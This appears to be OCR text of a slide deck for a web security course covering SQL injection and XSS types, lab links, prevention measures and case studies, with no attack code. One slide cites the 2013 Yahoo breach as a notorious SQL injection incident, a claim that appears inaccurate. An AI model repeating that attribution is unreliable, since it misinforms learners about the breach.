


Comprehensive Web Security Coding


A Deep Dive into SQL Injection, XSS, Encryption, and Advanced Practices

Introduction to Web Security

Understanding common threats and secure coding practices is vital for safeguarding web applications.

Overview of Common Web Security Threats

Web security threats include SQL injection, XSS, CSRF, and others that can compromise data integrity and user privacy.



Importance of Secure Coding Practices


Secure coding practices help prevent vulnerabilities, data breaches, and unauthorized access in web applications, ensuring user trust and data integrity.

Understanding SQL Injection

Delve into the world of SQL injection, a prevalent attack vector, by exploring its mechanisms and potential impact on web applications.


Types of SQL Injection

SQL injection comes in various forms including in-band, out-of-band, and blind attacks, each posing unique threats to database security and data integrity.



Demonstration of SQL Injection Attacks


Witness real-world examples of SQL injection attacks and their implications on data breaches and system vulnerabilities, highlighting the urgent need for robust security measures in web development.



https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data

Hands-on Coding Exercise

Participate in practical exercises to identify and exploit SQL injection vulnerabilities, gaining hands-on experience in securing databases against malicious attacks.



Preventing SQL Injection

Implementing prepared statements and parameterized queries is essential in preventing SQL injection attacks, offering a robust defense mechanism to safeguard databases and sensitive data.

Cross-Site Scripting (XSS)


Explore the world of Cross-Site Scripting (XSS) and its impact on web applications, uncovering how attackers exploit vulnerabilities to manipulate user interactions.

Types of XSS Attacks

Cross-Site Scripting (XSS) can manifest in various forms such as stored, reflected, and DOM-based attacks, each posing unique risks to website security and user data.

Demonstration of XSS Exploits

Witness real-world demonstrations illustrating the impact and severity of XSS attacks, emphasizing the critical need for proactive security measures to mitigate such threats effectively.




https://portswigger.net/web-security/cross-site-scripting

Hands-on Coding Exercise

Engage in hands-on coding exercises designed to identify and remediate XSS vulnerabilities, empowering participants with practical skills to enhance web security and protect against malicious scripts.

Preventing XSS

Implement robust input validation, data sanitization, and Content Security Policy (CSP) measures to prevent XSS attacks, safeguarding web applications from malicious script injections and unauthorized access.




Case Studies and Real-World Examples

Explore the impact of prominent SQL Injection and XSS attacks, extracting valuable insights and lessons learned from historical breaches in cybersecurity.

Analysis of Famous SQL Injection Attacks

Delve into notorious SQL Injection incidents like the Yahoo breach of 2013, understanding the methods used by hackers and the ramifications on data security and user privacy.

